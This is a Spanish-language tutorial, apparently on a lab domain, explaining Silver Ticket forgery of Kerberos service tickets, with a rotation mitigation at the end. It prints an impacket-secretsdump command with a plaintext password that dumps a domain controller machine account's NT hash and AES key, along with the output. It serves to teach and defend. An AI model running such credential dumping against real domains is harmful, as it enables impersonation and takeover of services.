
Cómo un atacante forja un ticket de servicio Kerberos con la clave de una cuenta de servicio y accede a ese servicio como cualquier identidad, sin pasar por el Domain Controller.
Un Silver Ticket es un ticket de servicio Kerberos forjado con la clave de
una sola cuenta de servicio o de máquina. Con él, el atacante accede a ese
servicio como cualquier identidad. Nunca contacta al Domain Controller.
En un flujo normal, el Domain Controller arma el ticket de servicio.
Copia el PAC del usuario y cifra el ticket con la clave de la cuenta de
servicio. El servicio descifra el ticket con su propia clave, lee el PAC y da
acceso según lo que dice.
Quien tiene esa clave arma el ticket por su cuenta. Escribe cualquier PAC
que quiera (cualquier usuario, cualquier grupo) y lo cifra con la clave
directamente. El servicio confía en la clave, no en el origen del ticket.
El Domain Controller nunca participa, así que no registra ninguna
solicitud. El ticket solo sirve para ese servicio en ese host.
Sacar la clave de la cuenta de máquina que cifra el servicio objetivo. Con
esa clave alcanza para forjar el ticket; la salida trae el hash NT y la
clave AES:
impacket-secretsdump · kali
$ impacket-secretsdump ludus.domain/itadmin:'P@ssw0rd2024!'@10.3.10.11 -just-dc-user 'AI-DC01-2022$'
[*] Using the DRSUAPI method to get NTDS.DIT secrets
AI-DC01-2022$:1001:aad3b435b51404eeaad3b435b51404ee:b69b125103c854cbbabb1d0148419019:::
[*] Kerberos keys grabbed
AI-DC01-2022$:aes256-cts-hmac-sha1-96:b796ad7f75d0ff6a7c284f222f153b4b87d4ad594ce10e12773961f08538ed58
Rotar la clave de la cuenta de servicio o de máquina. Sin la clave robada,
no queda nada con qué forjar:
powershell · DC01
$ Set-ADAccountPassword -Identity svc_web -Reset
Clave de la cuenta de servicio rotada; los tickets de plata forjados con la clave anterior dejan de servir.